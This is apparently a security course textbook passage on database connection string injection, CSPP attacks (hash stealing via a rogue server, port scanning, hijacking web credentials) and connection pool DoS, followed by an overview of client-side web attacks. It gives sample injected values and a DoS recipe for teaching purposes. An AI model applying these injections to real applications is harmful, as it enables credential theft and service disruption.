Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
“Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;”
```

Data connectivity attacks are of the following types:

- **Connection String Injection**: In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS**: Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection


A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon** (“;”) using connection string injection techniques in a delegated authentication environment.


In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "**pwd**; **Encryption=off**"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection



```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

Figure 14.79: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

  Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

  `User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.`

  Thus, the resulting connecting string would be:

  `Data source = myServer; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;`

  Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the **sniffer** running in the rogue server sniffs the window's credentials.

- **Port Scanning**

  Try to connect to different ports by changing the value and seeing the error messages obtained.

  Inject `User_Value: ; Data Source =Target_Server, Target_Port`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string would be:

```
Data source = myServer; initial catalog = db1; integrated security=no;
user id=;Data Source=Target Server, Target Port; Password=; Integrated
Security=true;
```

Here, the connection string will take the last set "**DataSource**" parameter; the web application will try to connect to the "**TargetPort**" port on the "**TargetServer**" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

  Try to connect to the database using the web application system account instead of a user-provided set of credentials.

  Inject `User_Value: ; Data Source =Target_Server`

  `Password_Value: ; Integrated Security = true`

  The resulting connection string is:


  ```
  Data source = myServer; initial catalog = db1; integrated security=no;
  user id=;Data Source=Target Server, Target Port; Password=; Integrated
  Security=true;
  ```

  Here, it overwrites the "**integratedsecurity**" parameter with a value equal to “true.” Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.



Attack Web Application Client

- Interact with **server-side applications** in unexpected ways to perform malicious actions against the end users and **access unauthorized data**

1. **Cross-Site Scripting**
2. **HTTP Header Injection**
3. **Request Forgery Attack**
4. **Privacy Attacks**
5. **Redirection Attacks**
6. **Frame Injection**
7. **Session Fixation**
8. **ActiveX Attacks**

Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.


Some of the methods that attackers use to perform malicious attacks are discussed below.

- **Cross-Site Scripting**: An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection**: Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack**: In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- **Privacy Attacks**: A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.

- **Redirection Attacks**: Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection**: When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation**: Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks**: Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.

